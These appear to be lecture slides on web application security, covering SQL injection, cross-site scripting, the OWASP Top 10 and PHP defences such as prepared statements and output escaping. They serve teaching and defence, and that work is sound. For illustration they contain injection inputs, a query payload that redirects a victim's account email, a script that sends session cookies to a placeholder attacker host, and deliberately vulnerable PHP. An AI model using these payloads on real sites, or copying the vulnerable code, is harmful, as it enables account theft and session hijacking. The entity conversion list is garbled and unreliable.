Web Application Security and Its Verification

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
Outline

- Introduction
- Common Vulnerabilities and Defenses
- Objectives and Challenges
- Concluding Remarks
- References

How the Web Works



Note: cookies or the equivalent are typically used for maintaining sessions.

Web Applications

- *Web applications* refer mainly to the application programs running on the server.
- Part of a Web application may run on the client.
- Together, they make the Web interactive, convenient, and versatile.
- Online activities enabled by Web applications:
  - Hotel/transportation reservation,
  - Banking, social networks, etc.
- As required by these activities, Web applications often involve user's private and confidential data.

Web Applications: Example One

```
<?
$link =  mysql_connect('localhost','root','cantu'); // connect to database
$db =  mysql_select_db('cantu',$link);

fixInput(); // sanitize all inputs

$user=$_POST['account'];

// fetch and display account information
$query="SELECT id, name, description  FROM project WHERE
                user_account=' ".$user." ' " ;
$query_result = mysql_query($query);
while ($result=mysql_fetch_row($query_result)) {
   echo '<table>';
       echo '<tr>';
          echo '<td width="100px">'.$result[0].'</td>';
          echo '<td width="100px">'.$result[1].'</td>';
          echo '<td width="100px">'.$result[2].'</td>';
       echo '</tr>';
   echo '</table>';
}
?>
```

Web Applications: Example Two

```
<html>
<head>
   <title>Example 2</title>
   <script type='text/javascript'>
      function submit_form(){

         if(document.getElementById('user_account').value!=""){
            document.getElementById('project_form').submit();
         }

      }
   </script>
</head>
<body>
   <form id='project_form' action=''my_project.php method='POST'>
      <input type='text' name='user_account' id='user_account' />
      <input type='button'  value='OK' onclick='submit_form();' />
      <input type='reset' value='Reset' />
   </form>
</body>
</html>
```

Vulnerable Web Applications

- Web applications are supposed to be secure.
- Unfortunately, many of them do go wrong, having security vulnerabilities that may be exploited by the attacker.
- Most security vulnerabilities are a result of bad programming practices or programming errors.
- The possible damages:
  - Your personal data get stolen.
  - Your website gets infected or sabotaged.
  - These may bare financial or legal consequences.

A Common Vulnerability: SQL Injection

- User's inputs are used as parts of an SQL query, without being checked/validated.
- Attackers may exploit the vulnerability to read, update, create, or delete arbitrary data in the database.
- Example (display all users' information):
  - Relevant code in a vulnerable application:


```
$sql = "SELECT * FROM users WHERE id = '" . $_GET['id'] . "'";
```

  - The attacker types in **a' OR 't' = 't** as the input for id.
  - The actual query executed:

```
SELECT * FROM users WHERE id = 'a' OR 't' = 't';
```

  - So, the attacker gets to see every row from the `users` table.

SQL Injection (cont.)



Cases in the News

- **March 2008:** A site selling tickets for the Euro 2008 football championship was hacked, while anti-virus firm Trend Micro found some of its webpages had been compromised.
- **April 2008:** Cambridge University Press's website was compromised; visitors to its online dictionary were subject to unauthorized hacker scripts.
- **July 2008:** Sony's US PlayStation website suffered an SQL injection assault which put visiting consumers at risk from a scareware attack.

Source: Security threat report: 2009, Sophos

Prevention

- Properly configure the server
- Use secure application interfaces
- Validate (sanitize) all inputs from the user and even the database
- Apply detection/verification tools and repair errors before deployment
  - Commercial tools
  - Free tools from research laboratories

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OWASP Top 10 Application Security Risks

- Injection
- Cross-Site Scripting (XSS)
- Broken Authentication and Session Management
- Insecure Direct Object Reference
- Cross-Site Request Forgery (CSRF)
- Security Misconfiguration
- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards

What Changed from 2007 to 2010

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross-Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

SQL Injection (cont.)

- Example (forget password):

Forget Password
Email:
We will send your account information to your email address.

relevant code:

```
$sql = "SELECT login_id, passwd, full_name, email
        FROM users
        WHERE email = '" . $_GET['email'] . "'";
```

  - The attacker may set things up to steal the account of Bob (bob@example.com) by fooling the server to execute:

```
SELECT login_id, passwd, full_name, email
FROM users
WHERE email = 'x';
UPDATE users
SET email = 'evil@attack.com'
WHERE email = 'bob@example.com';
```

Defenses against SQL Injection in PHP

- Sources (where tainted data come from)
  - `$_GET`, `$_POST`, `$_SERVER`, `$_COOKIE`, `$_FILE`, `$_REQUEST`, `$_SESSION`
- Sinks (where tainted data should not be used)
  - `mysql_query()`, `mysql_create_db()`, `mysql_db_query()`, `mysql_drop_db()`, `mysql_unbuffered_query()`
- Defenses
  - Parameter: `magic_quotes_gpc`
  - Built-in function: `addslashes`
  - Prepared statements

Defenses against SQL Injection (cont.)

- Set the `magic_quotes_gpc` parameter on in the PHP configuration file.
  - When the parameter is on, ' (single-quote), " (double quote), \ (backslash) and *NULL* characters are escaped with a backslash automatically.
- Built-in function: `addslashes( string $str )`
  - The same effect as setting `magic_quotes_gpc` on

```
<?php
$str = "Is your name O‘Brien?";
echo addslashes($str);
// Output: Is your name O\‘Brien?
?>
```

Defenses against SQL Injection (cont.)

- Prepared statements
  - Set up a statement once, and then execute it many times with different parameters.
  - Example:


```
$db_connection = new mysqli("localhost", "user", "pass", "db");
$statement = $db_connection->prepare("SELECT * FROM users WHERE id
= ?");
$statement->bind_param("i", $id);
$statement->execute(); ...
```

  - The ? is called a placeholder.
  - To execute the above query, one needs to supply the actual value for ?.
  - The first argument of `bind_param()` is the input's type: i for int, s for string, d for double


Cross-Site Scripting (XSS)

- The server sends unchecked/unvalidated data to user's browser.
- Attackers may exploit the vulnerability to execute client-side scripts to:
  - Hijack user sessions
  - Deface websites
  - Conduct phishing attacks
- Types of cross-site scripting :
  - Stored XSS
  - Reflected XSS

Stored XSS


Attacker
Victim
Vulnerable Website
1. Post a malicious message onto the bulletin board.
<script>document.location=
"http://attackersite/collect.cgi?cookie="
+ document.cookie;
</script>
2. Logon request
3. Set-Cookie: …
4. Read the bulletin board
5. Show the malicious script
<script>document.location=
"http://attackersite/collect.cgi?cookie="
+ document.cookie;
</script>
6. The victim's browser runs the script and transmits the cookie to the attacker.
message Victim aware of
message Victim unaware of

Reflected XSS



Defenses against Cross-Site Scripting in PHP

- Sources (assumption: the database is not tainted)
  - $_GET, $_POST, $_SERVER, $_COOKIE, $_FILE, $_REQUEST, $_SESSION
- Sources (assumption: the database is tainted)
  - mysql_fetch_array(), mysql_fetch_field(), mysql_fetch_object(), mysql_fetch_row(), …
- Sinks
  - echo, printf, …
- Defenses
  - htmlspecialchars()
  - htmlentities()

Defenses against Cross-Site Scripting (cont.)

- Built-in function: htmlspecialchars(string $str [, int $quote_style = ENT_COMPAT])
  - Convert special characters to HTML entities
    - '&' (ampersand) becomes '&'
    - '"' (double quote) becomes '"' when **ENT_NOQUOTES** is not set.
    - ''' (single quote) becomes ''' only when **ENT_QUOTES** is set.
    - '<' (less than) becomes '<'
    - '>' (greater than) becomes '>'

```
<?php
$new = htmlspecialchars("<a href='test'>Test</a>", ENT_QUOTES);
echo $new; // &lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt;
?>
```

Defenses against Cross-Site Scripting (cont.)

- Built-in function: htmlentities(string $string [, int $quote_style = *ENT_COMPAT*])
  - the same effect with built-in function: htmlspecialchars()

```
<?php
$orig = "I'll \"walk\" the <b>dog</b> now";
$a = htmlentities($orig);
$b = html_entity_decode($a);
echo $a; // I'll &quot;walk&quot; the &lt;b&gt;dog&lt;/b&gt; now
echo $b; // I'll "walk" the <b>dog</b> now
?>
```

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Caveats

- Concern only with security problems resulted from program defects (errors or bad practices)
- Will mostly assume using PHP, though there are many languages for programming the Web
- General interpretation of “Verification”
  - Testing
  - Program analysis
  - Manual code review
  - Formal verification

What Are the Problems?

- Most known security vulnerabilities can be fixed.
- And, there are code analysis tools that can help to detect security vulnerabilities in Web applications.
- So, what are the problems?

